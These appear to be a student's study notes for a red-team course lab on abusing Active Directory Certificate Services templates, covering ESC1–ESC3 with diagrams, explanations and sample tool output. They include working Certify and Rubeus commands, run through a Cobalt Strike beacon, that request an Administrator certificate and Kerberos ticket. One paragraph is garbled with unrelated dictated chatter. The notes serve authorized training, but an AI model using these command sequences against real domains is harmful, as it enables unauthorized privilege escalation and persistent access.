Active Directory Certificate Services (AD CS)
Quick references: task-first command sheet · detailed command reference · exam navigator
Quick model Separate template configuration, enrollment rights, certificate contents and private-key possession, identity mapping, and PKINIT. A vulnerable-looking template or issued certificate is only a candidate; verify each gate and the resulting principal.
High-impact course material Certificate requests, NTLM relay, template changes, CA key export, and Golden Certificate use can create credentials or persistent access. Keep the examples within the explicitly authorized lab, follow the current OPSEC rules, and do not store PFX files, private keys, or reusable tickets in Obsidian.
When to enumerate AD CS
If the authorized exercise is an Active Directory domain and domain discovery or privilege escalation is in scope, include read-only CA and template enumeration as an early discovery check. It is especially relevant when LDAP works, the environment has an enterprise CA, or the objective mentions certificates, PKINIT, web enrollment, or a CA host. Do not wait until a scanner or another operator happens to mention ESC. Enumeration identifies candidates; it does not mean every candidate is exploitable or that you should automatically request a certificate.
Diagram source
flowchart TD
    A[Authorized AD foothold] --> B[Enumerate CAs and published templates]
    B --> C{Which control is exposed?}
    C -->|Template enrollment or settings| D[ESC1 / ESC2 / ESC3 / ESC4]
    C -->|HTTP enrollment plus relayable NTLM| E[ESC8]
    C -->|CA signing key accessible| F[DPERSIST1 Golden Certificate]
    D --> G[Certificate plus matching private key]
    E --> G
    F --> G
    G --> H{Does the KDC strongly map it to the intended identity?}
    H -->|No| I[Stop: issuance is not authentication]
    H -->|Yes| J[PKINIT requests a TGT]
    J --> K[Verify the intended service access separately]
Branch chooser
| Candidate | What to confirm before choosing it | Where the detailed lab route is |
|---|---|---|
| ESC1 | Enrollable, published template; requester-supplied subject/SAN; client-authentication-capable EKU; no blocking approval/signature requirement; certificate maps to the intended account. | ESC1 |
| ESC2 | Enrollable, published template with Any Purpose or no EKU. Subject supply may give an ESC1-like path; otherwise assess whether its certificate can act as an enrollment agent for an eligible second template. | ESC2 |
| ESC3 | Enrollable Certificate Request Agent template, plus a second template/CA policy that permits the on-behalf-of request. Check enrollment-agent restrictions and approval/signature requirements. | ESC3 |
| ESC4 | Effective write/owner/DACL control over a template. Record all original template values and ACLs before modifying anything; ESC4 is a state-change primitive, not the certificate itself. | ESC4 |
| ESC8 | CA web enrollment endpoint and relayable NTLM path; check IIS Extended Protection/channel binding and the relay target's acceptance conditions. The lab uses a reverse forward for incoming SMB and SOCKS for the relay tool's outbound HTTP path. | ESC8 |
| DPERSIST1 | Privileged access to the CA and its signing private key. Treat the CA as Tier 0; a forged certificate still needs to map and authenticate successfully. | Golden Certificate |
The sample enum-cas output also reported ESC7 CA permissions. This chapter does not include a complete ESC7 lab path; do not treat the presence of that label as instructions to change CA roles or issue pending requests.
Certificate issuance is not the finish line A usable authentication path needs a certificate and its matching private key, a mapping accepted by the domain controller, a successful PKINIT/TGT request, and authorization to the requested service. These are separate gates. As of the September 2025 Windows update, Microsoft no longer supports the
StrongCertificateBindingEnforcementcompatibility override; current DCs can reject weak UPN-only mappings. The CRTO lab's results may reflect its own patch level and configuration. See Microsoft KB5014754.
Table of Contents
- When to check AD CS
- Choose an ESC branch
- Certificate structure
- Templates
- Why certificate trust matters
- PKINIT
- ESC1 lab
- ESC2
- ESC3
- ESC4
- ESC8
- Golden Certificate
- ESC8 guided lab
Active Directory normally trusts passwords/Kerberos tickets. ADCS gives AD another way to prove identity: certificates.
Think of the certificate as a cryptographically signed employee ID card.
Active Directory Certificate Services (ADCS) is a Windows role for issuing and managing public key infrastructure (PKI) certificates used in secure communication and authentication protocols. It integrates with Active Directory Domain Services (ADDS) to provide:
Confidentiality through encryption.
Integrity through digital signatures.
Authentication by associating certificate keys with the computer and user accounts in a forest or domain.
User authentication will be the sole focus of this chapter.
We will cover common vectors by which ADCS misconfigurations can be abused for domain privilege escalation and persistence. It's by no means intended to be a fully comprehensive guide to every ADCS vulnerability known, and is largely based on the 2021 paper Certified Pre-Owned.
X.509
X.509 certificates are issued by a certificate authority (CA) to represent a domain principal (user or computer).
CA = certificate factory
contain information such as:
Issuer - the distinguished name of the certificate's issuing CA.
Serial Number - a unique number for each certificate issued by the CA.
Validity - the inclusive time period for which the certificate is valid.
Signature - the identifier for the cryptographic algorithm used by the CA to sign the certificate.
Subject - the distinguished name of the certificate subject (user or computer account).
Subject Alternative Name (SAN) - a collection of alternate names for the subject.
Subject Public Key - the public key owned by the certificate subject.
Basic Constraints - a collection of constraints that allow the certificate to designate whether it's issued to a CA, user, computer, or service.
Extended Key Usage (EKU) - a collection of key purpose values that indicate how a certificate's public key can be used.
CRL Distribution Points - a collection of URLs where the base certificate revocation list (CRL) is published.
Certificate Templates
A template specifies the rules for what certificates the factory is allowed to manufacture.
Think:
Template = blueprint/order form
Certificate templates allow administrators to issue certificates that have been preconfigured for specific purposes - they are basically sets of rules and policies to be applied against incoming certificate requests.

The extensions tab is where admins can configure the EKUs for a certificate. Remember that these define the purpose for which a certificate can be used. They are shown as 'friendly names' here but are referenced as Object Identifiers (OIDs) under-the-hood.
what is an EKU??? - extended key usage - it tells a But tell the system what is the certificate allowed to use to be used for
| EKU | OID | Meaning |
|---|---|---|
| Client Authentication | 1.3.6.1.5.5.7.3.2 |
Authenticate a user/computer to another system |
| Server Authentication | 1.3.6.1.5.5.7.3.1 |
Prove the identity of a server, e.g. TLS |
| Code Signing | 1.3.6.1.5.5.7.3.3 |
Sign executable/code |
| Email Protection | 1.3.6.1.5.5.7.3.4 |
S/MIME signing/encryption |
| Smart Card Logon | 1.3.6.1.4.1.311.20.2.2 |
Windows smart-card authentication |
| Any Purpose | 2.5.29.37.0 |
Certificate can potentially be used for any purpose |
Certificates that have overly permissive EKUs (such as Any Purpose) are easier to abuse.
- A dangerous EKU alone does not automatically equal compromise.

The security tab shows the standard DACL configuration used for all securable objects on Windows. Administrators can modify the permissions on a template to control which principals can read, modify, or enroll for a certificate.

- what is a DACL?
- It's called discretionary Access Control List but basically just think of it as the whole permission list
As you can imagine - overly permissive ACEs may allow low-privileged users to modify a template and abuse it for privilege escalation.
- Yeah of course overly permissive uh access controls allows for abuse and privilege escalation
what is an ACE? - Think of it as the one entry or rule inside add DACL

Another thing that administrators can do is they can enforce certificate requests to go through a review process before they are issued
If these are disabled or set to zero then certificates can be obtained without any manual intervention
Obviously it's easier to abuse certificates templates when this is the case when there is no enforcing of certificate
Here you can see a configuration that doesn't allow for CA Wait I thought How many do just now again no but the the previous one I don't think I did when you did just now What does the straight one do even**** of Mandela yeah it's for your forum Oh Oh I did back today Yeah I got three more Which gym you go to II go to 6 months gym eh active SG 'cause it's new it's so cheap certificate approval
The private key is critically important
The certificate itself is only half of the authentication material.
Conceptually:
Certificate
+
Private Key
=
usable credential
The certificate says:
"This public key belongs to Alice."
And the private key proves:
"I actually control Alice's corresponding key."
So when offensive-security material talks about stealing or requesting certificates, what you ultimately care about is usually credential material containing the corresponding private key.
7. Why ADCS is powerful for an attacker
Suppose you compromise:
CONTOSO\bob
Bob is just a regular user.
Password route:
bob's password
    ↓
you are bob
Nothing exciting.
But suppose a broken certificate template permits Bob to obtain a certificate that maps to:
Administrator
Now:
Bob
 │
 │ enrolls
 ▼
Certificate for Administrator
 │
 │ authentication
 ▼
Administrator Kerberos identity
You have converted:
low privileged identity
into:
privileged authentication credential
without learning Administrator's password.
This is why ADCS has become such an important AD attack surface.
8. PKINIT: the missing bridge
One concept worth understanding now is PKINIT.
Normally Kerberos initial authentication looks roughly like:
Password-derived key
        ↓
AS-REQ
        ↓
KDC
        ↓
TGT
PKINIT allows certificate-based authentication:
Certificate + private key
        ↓
PKINIT
        ↓
KDC
        ↓
TGT
That's the connection between:
ADCS
and:
Kerberos
This is one of the key reasons certificates matter to a red teamer.
Ultimately, you aren't usually interested in certificates because PDFs can be digitally signed.
You're interested in:
Certificate
      ↓
identity authentication
      ↓
Kerberos TGT
      ↓
access
Enumeration
CA's themselves can be vulnerable to attack too - as this output highlights.
using certify to enumerate ADCS
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-cas --quiet
2026-09-25 20:49 SGT
ADCS ESC Attack Summary + Enumeration
FIRST ENUMERATE THE CA:

Certify.exe enum-cas --filter-vulnerable --hide-admins --quiet

Use this mainly to find:
- CA name / hostname
- Web enrollment endpoint
- CA-level vulnerabilities such as ESC8
- CA permissions / enrollment-agent restrictions
THEN ENUMERATE TEMPLATES:

Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet

Use this mainly to find:
- ESC1
- ESC2
- ESC3
- ESC4
- enrollment rights
- EKUs
- subject settings
- approval/signature requirements
- template ACLs
ESC1 - Identity control
ENUM:
enum-templates

LOOK FOR:
- ENROLLEE_SUPPLIES_SUBJECT
- Client Authentication / PKINIT / Smart Card Logon
- low-priv users can Enroll
- no manager approval / signatures

MEANING:
"I can request an authentication cert as another user."
ESC2 - Any Purpose
ENUM:
enum-templates

LOOK FOR:
- Any Purpose EKU or unrestricted/empty EKU
- low-priv users can Enroll
- no approval

MEANING:
"My cert can be used for overly broad purposes,
potentially enabling ESC3/ESC1-style abuse."
ESC3 - Certificate Request Agent
ENUM:
enum-templates
+
enum-cas for Enrollment Agent Restrictions

LOOK FOR:
- Certificate Request Agent EKU
- low-priv users can Enroll
- no approval
- weak/no enrollment-agent restrictions

MEANING:
"I can request certificates on behalf of other users."
ESC4 - Template control
ENUM:
enum-templates

LOOK FOR:
Object Control Permissions such as:
- WriteProperty
- WriteDACL
- WriteOwner
- FullControl / ownership

MEANING:
"I can modify the template and turn it into ESC1/2/3."
ESC8 - NTLM relay to ADCS
ENUM:
enum-cas

LOOK FOR:
- /certsrv/ web enrollment
- HTTP / insufficient channel-binding protections
- Certify reports ESC8

MEANING:
"I can relay someone else's NTLM authentication
to ADCS and obtain a certificate as them."
Fast memory map
ESC1 → WHO          → enum-templates
ESC2 → PURPOSE      → enum-templates
ESC3 → AGENT        → enum-templates + enum-cas
ESC4 → TEMPLATE ACL → enum-templates
ESC8 → RELAY        → enum-cas
And the overall flow:
enum-cas
   ↓
Find CA-level problems / ESC8

enum-templates
   ↓
Find template-level problems / ESC1-4

Misconfiguration
   ↓
Privileged certificate
   ↓
PKINIT
   ↓
Kerberos TGT
'
ESC1 - Misconfigured 'Client Authentication' Templates
So the attack really goes like this a low privileged user can ask the certificate authority to issue a login capable certificate that claims to represent someone else
For just what you basically did was you abused the certificate template and said and claim that the certificate is an administrator certificate
and with with the low privilege private key and the administrator certificate that's that's created by you you were able to get an administrator DGT
2026-09-25 19:24 SGT
This is the classic ESC1 pattern, and the easiest way to understand it is:
A low-privileged user can ask the CA to issue a login-capable certificate that claims to represent someone else.
That is the whole vulnerability.
The 4 conditions that make ESC1 work
You can reduce the giant Certify output to four questions.
1. Can I request this template?
2. Can the certificate be used for authentication?
3. Can I choose who the certificate represents?
4. Will the CA issue it automatically?
In your example, all four are yes.
1. Can the attacker enroll?
You have:
Enrollment Rights : CONTOSO\Domain Users
pchilds is a normal domain user, so she can request the template.
Think:
pchilds
   ↓
is member of Domain Users
   ↓
allowed to request ESC1 certificate
This by itself is not dangerous. Lots of legitimate templates allow normal users to enroll.
2. Can this certificate authenticate?
You have:
Extended Key Usage : Client Authentication
This is crucial.
It means the resulting certificate is suitable for proving an identity during authentication.
So:
certificate
   ↓
Client Authentication EKU
   ↓
can potentially be used with PKINIT
   ↓
Kerberos TGT
Without an authentication-capable EKU, this particular attack chain would not work in the same way.
3. Can the requester choose the identity?
Here is the dangerous setting:
Certificate Name Flag : ENROLLEE_SUPPLIES_SUBJECT
Normally the CA/template would effectively do:
Requester = CONTOSO\pchilds

AD looks up pchilds
      ↓
Certificate identity = pchilds
That is safe-ish.
But this flag permits identity information to come from the request.
So the request can say:
"I'm pchilds making the request,
but put Administrator in the SAN."
That explains this output:
Current user context : CONTOSO\pchilds

Subject :
CN=Polly Childs, CN=Users, DC=contoso, DC=com

Subject Alt Name(s) :
Administrator
This can seem contradictory at first.
The certificate still has Polly Childs as the ordinary X.509 Subject, but its authentication identity information contains:
SAN → Administrator
For the relevant certificate-to-AD mapping/authentication flow, that SAN identity can be what matters.
So conceptually:
Who REQUESTED it?       Polly Childs

Ordinary Subject:       Polly Childs

Authentication SAN:     Administrator

Who AD authenticates:   Administrator
That distinction is the heart of ESC1.
4. Does anyone need to approve it?
You have:
Manager Approval Required : False
Authorized Signatures Required : 0
Therefore:
pchilds
   ↓
requests certificate
   ↓
CA checks template
   ↓
everything satisfies policy
   ↓
certificate immediately issued
No administrator has to click Approve.
That turns what could have been an administrative workflow into an automatic escalation path.
Now understand the first command
You run:
Certify.exe enum-templates
    --filter-enabled
    --filter-vulnerable
    --hide-admins
    --quiet
Ignore the syntax for a second.
You are essentially asking:
Show me certificate templates that are currently usable and have configurations potentially exploitable by low-privileged identities.
Certify finds:
Template Name : ESC1
and explains why:
ESC1 :
The template has a client authentication EKU
and allows enrollees to supply subject.
So your mental checklist becomes:
ESC1 template

[x] normal users can enroll
[x] authentication EKU
[x] requester controls identity
[x] no approval
[x] template enabled

→ vulnerable
The certificate request
Then comes:
Certify.exe request
 --ca "lon-cs-1.contoso.com\CONTOSO Root CA"
 --template ESC1
 --upn Administrator
Break that down.
--ca
--ca "lon-cs-1.contoso.com\CONTOSO Root CA"
Means:
Send this certificate request to this CA.
--template ESC1
Means:
Issue the certificate according to the vulnerable ESC1 template's rules.
The CA isn't arbitrarily giving you whatever you want.
The important point is that the administrator previously configured the template in a way that permits what you're requesting.
--upn Administrator
This is where the vulnerability is exercised.
You're effectively asking:
"I want the certificate's authentication identity to be Administrator."
The result confirms:
Subject Alt Name(s) : Administrator
And because:
ENROLLEE_SUPPLIES_SUBJECT
is enabled, the CA permits the requester to supply this information.
Why does the CA not notice that pchilds != Administrator?
This is one of the most important questions.
You might expect:
Logged in as: pchilds

Requested SAN: Administrator

CA:
"Wait a minute. You're not Administrator."
But the vulnerable template's policy effectively says:
The enrollee is allowed to supply the subject/identity information.
The CA is enforcing the configured policy correctly.
The configuration is wrong.
That's an important theme in ADCS:
Many ADCS attacks aren't breaking cryptography. They abuse the trust rules administrators configured.
The certificate's signature is completely legitimate.
The CA genuinely issued it.
That's precisely why it is powerful.
What comes back from Certify?
The output says:
Certificate (PFX):

MIACAQ...
This is the credential.
Remember our earlier mental model:
PFX
≈
Certificate
+
Private Key
That private key matters because otherwise anybody who copied the public certificate could claim to be its owner.
The private key proves:
I am the entity controlling this certificate.
So now you possess essentially:
Certificate says:
"authentication identity = Administrator"

AND

Private key says:
"I control this certificate"
Then Rubeus enters the picture
You run:
Rubeus.exe asktgt
 /user:Administrator
 /domain:CONTOSO.COM
 /certificate:<PFX>
This is where you transition:
ADCS world
     ↓
Kerberos world
Rubeus uses PKINIT.
Instead of proving Administrator's identity with their password-derived secret:
Administrator password/hash
        ↓
Kerberos AS-REQ
it proves the identity with the certificate:
Administrator certificate
+
private key
        ↓
PKINIT
        ↓
Kerberos AS-REQ
And then the KDC says:
This certificate is valid, trusted, and maps to Administrator.
Therefore:
KDC
 ↓
issues TGT
 ↓
UserName: Administrator
Exactly what your output shows:
[+] TGT request successful!

ServiceName : krbtgt/CONTOSO.COM
UserName    : Administrator
At this point the ESC1 portion succeeded.
Notice what you did NOT steal
This is important.
You did not obtain:
Administrator password
Administrator NTLM hash
krbtgt hash
Administrator AES key
Instead:
pchilds
   │
   │ abuses certificate template
   ▼
Administrator certificate
   │
   │ PKINIT
   ▼
Administrator TGT
That's why ADCS introduces a fundamentally different credential path into AD.
Why /user:Administrator appears again in Rubeus
You might wonder:
Didn't we already put
Administratorinto the certificate? Why tell Rubeus/user:Administratoragain?
Think of these as two stages.
Stage 1 - certificate issuance:
Certificate
   identity → Administrator
Stage 2 - Kerberos request:
"I am requesting a TGT for Administrator,
and here is the certificate/private key proving it."
The KDC then validates that the presented certificate maps correctly to that identity.
What exactly is PKINIT doing here?
Normally Kerberos pre-authentication is conceptually:
              AS-REQ
Administrator ───────────▶ KDC
        │
        │ proves knowledge of
        ▼
password-derived secret
PKINIT replaces that proof:
              AS-REQ
Administrator ───────────▶ KDC
        │
        │ proves possession of
        ▼
certificate private key
The KDC verifies:
Is this certificate trusted?
      ↓
Was it issued by a trusted CA?
      ↓
Is it valid?
      ↓
Can it be used for authentication?
      ↓
Who does it map to?
      ↓
Administrator
      ↓
Issue Administrator TGT
That is why the Client Authentication EKU mattered at the beginning.
The complete ESC1 chain
This is the diagram I'd remember:
You control:
CONTOSO\pchilds
       │
       ▼
Enumerate templates
       │
       ▼
Find ESC1 template
       │
       ├── Domain Users can enroll
       ├── Client Authentication EKU
       ├── ENROLLEE_SUPPLIES_SUBJECT
       ├── no manager approval
       └── no authorized signatures
       │
       ▼
Request certificate
SAN = Administrator
       │
       ▼
CA signs certificate
       │
       ▼
PFX:
[Administrator cert + private key]
       │
       ▼
Rubeus asktgt
       │
       │ PKINIT
       ▼
Domain Controller / KDC
       │
       ▼
Administrator TGT
That is ESC1.
One subtle point: SAN vs Subject
This is worth getting completely clear because it'll otherwise trip you up.
Your output shows:
Subject:
CN=Polly Childs...

Subject Alt Name:
Administrator
You might think:
"Then isn't the certificate still Polly's?"
X.509 has multiple mechanisms for representing identity.
Modern certificate authentication frequently uses identities carried through SAN-related fields and mapping rules rather than simply reading:
CN=Polly Childs
So the security problem isn't:
attacker changed CN
The important problem is:
attacker supplied an identity attribute
that the authentication system uses to map
the certificate to another AD account.
For this lab:
SAN → Administrator
is the important piece.
Why the template needs to be ENABLED
You also saw:
Enabled : True
Publishing CAs :
lon-cs-1.contoso.com\CONTOSO Root CA
Templates are AD configuration objects.
A template could exist but not currently be offered by a CA.
So:
Vulnerable template exists
        +
not published
        =
can't directly request it from that CA
Whereas here:
ESC1 template
       ↓
published by CONTOSO Root CA
       ↓
requestable
That's why Certify filters for enabled templates.
Why these three lines should trigger ESC1 in your brain
For CRTO, when you see:
ENROLLEE_SUPPLIES_SUBJECT
Client Authentication
Domain Users → Enroll
you should immediately become interested.
Then verify:
Manager Approval = False
Authorized Signatures = 0
Your brain should translate it to:
Normal user
can request
authentication certificate
for user they specify
without approval.
That is much easier to remember than five individual fields.
What the other EKUs mentioned mean
Your course says viable ones can include:
PKINIT Client Authentication
Smart Card Logon
Any Purpose
Subordinate CA
blank EKU
Don't memorize that as an arbitrary list.
Think:
Can this certificate ultimately participate in an authentication-capable trust chain?
Client Authentication is the most obvious.
Smart Card Logon is explicitly authentication-related.
PKINIT Client Authentication is directly associated with certificate-based Kerberos.
Any Purpose is overly broad.
An empty EKU in some contexts means usage isn't constrained in the same way.
Subordinate CA is especially powerful for a different reason: it can potentially enable further certificate issuance/trust abuse.
For CRTO, understand the principle first.
Why this is such a severe vulnerability
Compare password escalation:
Need victim password/hash
        ↓
crack/dump/relay/etc.
versus ESC1:
Ask trusted CA:
"Please give me an Administrator credential."

CA:
"Sure."
That's essentially what the misconfiguration permits.
No cryptographic weakness is required.
No password cracking.
The organization's own trust infrastructure manufactures the credential.
Your CRTO memory shortcut
Whenever you see ESC1, remember this sentence:
"I can enroll, I can choose the identity, and the certificate can log in."
Or even shorter:
ESC1 =
Enroll
+
Impersonate
+
Authenticate
Then map it:
Enroll
→ Domain Users enrollment rights

Impersonate
→ ENROLLEE_SUPPLIES_SUBJECT / attacker-controlled SAN

Authenticate
→ Client Authentication EKU
And finally:
No approval
→ instantly exploitable
That's the exact conceptual structure behind the commands you pasted.
ESC1 LAB
Launch Cobalt Strike and connect to the team server.Interact with the medium-integrity Beacon.
Enumerate the certificate authority for vulnerable templates.
Command:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quietThis should reveal a template called ESC1.
Request a certificate, specifying the default domain Administrator's UserPrincipalName in the certificate's Subject Alternative Name (SAN).
Command:
execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe request --ca "lon-cs-1.contoso.com\CONTOSO Root CA" --template ESC1 --upn Administrator --quietUse Rubeus to request a TGT for Administrator.
Command:
execute-assembly C:\Tools\Rubeus\Rubeus\bin\Release\Rubeus.exe asktgt /user:Administrator /domain:CONTOSO.COM /certificate:[CERT] /enctype:aes256 /nowrap
ESC2: Misconfigured 'Any Purpose' Templates
“This certificate is not restricted to one job, so I can repurpose it for dangerous certificate roles.”
This privilege escalation vulnerability occurs when an attacker can enroll for a certificate it has either any purpose EKU or a blank or empty EKU which is treated as a subordinate certificate authority
Since the certificate can be used for any purpose, you can use it to mimic the abuse for ESC3. If ENROLLEE_SUPPLIES_SUBJECT is enabled, then you can mimic ESC1 instead.
2026-09-25 19:36 SGT
ESC2 is basically:
“This certificate is not restricted to one job, so I can repurpose it for dangerous certificate roles.”
That sounds abstract, so the key is to contrast it with a normal certificate.
A normal cert might say:
EKU = Secure Email
Meaning:
You can use this cert for email signing/encryption
but not for Kerberos client authentication
and not as an enrollment agent.
But your ESC2 template says:
Extended Key Usage = Any Purpose
So the certificate is effectively:
"Use me for any EKU-compatible role."
That means it can stand in for things like:
Client Authentication
Certificate Request Agent
Smart Card Logon
...
That is why it becomes dangerous.
The easiest mental model is:
Normal certificate = one keycard for one door

Any Purpose cert = master keycard
Now, the important nuance: ESC2 by itself does not automatically mean “I am Administrator.”
Your template shows:
SUBJECT_REQUIRE_DIRECTORY_PATH
not:
ENROLLEE_SUPPLIES_SUBJECT
So when pchilds enrolls, the certificate will normally represent:
pchilds
not Administrator.
Therefore, if you simply obtain the ESC2 cert and try to authenticate with it, you'd generally just be authenticating as yourself.
That's why the course says:
use it to mimic ESC3.
Here's the logic.
You request the ESC2 certificate:
pchilds
  ↓
requests ESC2
  ↓
gets certificate for pchilds
with EKU = Any Purpose
Now ask:
Can this certificate behave like a Certificate Request Agent certificate?
Because its EKU is Any Purpose, the answer in the vulnerable configuration is effectively yes.
So:
ESC2 cert for pchilds
     ↓
treated as capable of Certificate Request Agent usage
     ↓
used to submit request on behalf of Administrator
     ↓
CA issues authentication-capable cert for Administrator
That is why ESC2 can reproduce the ESC3 attack chain.
The attacker does not directly become Administrator with the first ESC2 cert.
Instead, the first cert becomes a very powerful tool certificate.
Think of it like this:
Certificate #1
Identity: pchilds
Purpose: Any Purpose

           ↓ can act as

Certificate Request Agent

           ↓

request Certificate #2
for Administrator

           ↓

Certificate #2
Identity: Administrator
Purpose: Client Authentication

           ↓

PKINIT

           ↓

Administrator TGT
That is the practical escalation path.
The same logic explains the line about ESC1.
If the ESC2 template also had:
ENROLLEE_SUPPLIES_SUBJECT
then things get even simpler.
You could potentially do:
pchilds
  ↓
request ESC2 certificate
  ↓
supply Administrator as identity
  ↓
certificate has:
  - Any Purpose
  - Administrator identity
Now you have both pieces:
Can authenticate? YES, because Any Purpose

Can represent Administrator? YES, because requester controls subject/SAN
So that begins to look like ESC1:
pchilds
  ↓
directly requests cert representing Administrator
  ↓
uses it for authentication
That is why the course says:
If
ENROLLEE_SUPPLIES_SUBJECTis enabled, mimic ESC1.
The most useful way to understand ESC2 is that it is not primarily an identity flaw.
It is a capability flaw.
Compare:
ESC1:
"I can choose WHO I am."

ESC3:
"I can request certificates FOR other people."

ESC2:
"My certificate is allowed to do basically ANYTHING."
Then ESC2 becomes dangerous because it can inherit the behavior needed for other attacks.
Your exact template is vulnerable because you have this combination:
Domain Users can enroll
+
Any Purpose EKU
+
No manager approval
+
No authorized signatures
So a normal user can automatically obtain an extremely broadly trusted certificate.
The most important takeaway for your lab is:
ESC2 alone
≠ instant Administrator
Instead:
ESC2
= obtain an overpowered cert

Then ask:
Can I use it like ESC3?
Can I use it like ESC1?
Can I use it in another authentication or signing workflow?
For your specific output, because you do not have ENROLLEE_SUPPLIES_SUBJECT, the natural attack path is:
Domain User
  ↓
ESC2 Any Purpose cert
  ↓
treat/use it as Enrollment Agent
  ↓
request cert on behalf of Administrator
  ↓
Administrator authentication cert
  ↓
PKINIT
  ↓
Administrator TGT
A good memory shortcut is:
ESC1 = choose identity
ESC2 = choose purpose
ESC3 = act for somebody else
And ESC2 is dangerous because:
“Choose purpose” can include the purpose that enables ESC3, and sometimes ESC1-like abuse if subject control is also present.
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet

    Template Name                         : ESC2
    Enabled                               : True
    Publishing CAs                        : lon-cs-1.contoso.com\CONTOSO Root CA
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    Certificate Name Flag                 : SUBJECT_REQUIRE_DIRECTORY_PATH
    Enrollment Flag                       : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Any Purpose
    Certificate Application Policies      : Any Purpose
    Vulnerabilities
      ESC2                                : The template has the 'Any Purpose' EKU.
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
The resulting certificate can be used in place of any EKU, without restriction.
ESC3: Misconfigured 'Certificate Request Agent' Templates
ESC3 is a privilege-escalation path in which an enrollee obtains a Certificate Request Agent certificate and uses it to sign a second request on behalf of another user. The first certificate is the agent credential; it does not itself make the holder Administrator. Confirm the CA enrollment-agent restrictions and that the second template can issue a certificate usable for the intended authentication protocol.
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe enum-templates --filter-enabled --filter-vulnerable --hide-admins --quiet

    Template Name                         : ESC3
    Enabled                               : True
    Publishing CAs                        : lon-cs-1.contoso.com\CONTOSO Root CA
    Schema Version                        : 2
    Validity Period                       : 1 year
    Renewal Period                        : 6 weeks
    Certificate Name Flag                 : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_REQUIRE_DIRECTORY_PATH
    Enrollment Flag                       : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT
    Manager Approval Required             : False
    Authorized Signatures Required        : 0
    Extended Key Usage                    : Certificate Request Agent
    Certificate Application Policies      : Certificate Request Agent
    Vulnerabilities
      ESC3                                : The template has the 'Certificate Request Agent' EKU.
    Permissions
      Enrollment Permissions
        Enrollment Rights           : CONTOSO\Domain Users               S-1-5-21-3926355307-1661546229-813047887-513
to exploit this is only two steps First you need to request a certificate from this template using your current contaxt
beacon> execute-assembly C:\Tools\Certify\Certify\bin\Release\Certify.exe request --ca "lon-cs-1.contoso.com\CONTOSO Root CA" --template ESC3 --quiet
[*] Action: Request a certificate
[*] Current user context    : CONTOSO\pchilds
